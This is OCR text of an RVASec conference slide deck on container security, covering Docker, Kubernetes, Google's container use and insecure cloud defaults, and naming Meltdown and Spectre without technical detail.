RVASEC

RICHMOND.VA

Containers: Exploits, Surprises, And Security

with Elissa Shevinsky
COO at SoHo Token Labs
Editor of “Lean Out”

#RVASec
@ElissaBeth on twitter
@Elissa_is_offmessage on Instagram

“Software is eating the world.”

–Marc Andreessen, VC

this was
Silicon Valley in 2011


“Containers are eating software”
-me, in 2018

Also True: Insecure Defaults are eating your AWS Instances


WHAT IS DOCKER

is the world's leading software containerization platfo

DOCKER ENTERPRISE EDITION

LEARN MORE

Docker's Promise: Among Other Things, is Security



SECURITY


Deliver applications safer across the entire lifecycle with built in security capabilities and configurations out of the box.

HOME NEWSLETTER ABOUT SPE

Docker, Inc is Dead

Posted on December 30, 2017 (Last modified on March 30, 2018)

Solomon Hykes leaves Docker, company he founded



Docker Swarm is Dead. Long Live Kubernetes!

What is Kubernetes?

According to Google, Kubernetes is “the industry-leading open source container orchestrator which powers Kubernetes Engine”





Diagram: Isolation in Kubernetes



Google Cloud

Why Google | Products | Solutions | Launcher | Pricing | Security | Customers | Documentation

CONTAINERS AT GOOGLE

A better way to develop and deploy applications

TRY IT FREE

VIEW DOCUMENTATION

The Google Way

From Gmail to YouTube to Search, everything at Google runs in containers. Containerization allows our development teams to move fast, deploy software efficiently, and operate at an unprecedented scale. Each week, we start over two billion containers. We've learned a lot about running containerized workloads in production over the past decade, and

The Google Way

From Gmail to YouTube to Search, everything at Google runs in containers. Co
teams to move fast, deploy software efficiently, and operate at an unprecedent
billion containers. We've learned a lot about running containerized workloads i

Sure, there are **FANCY EXPLOITS**

MELTDOWN

SPECTRE

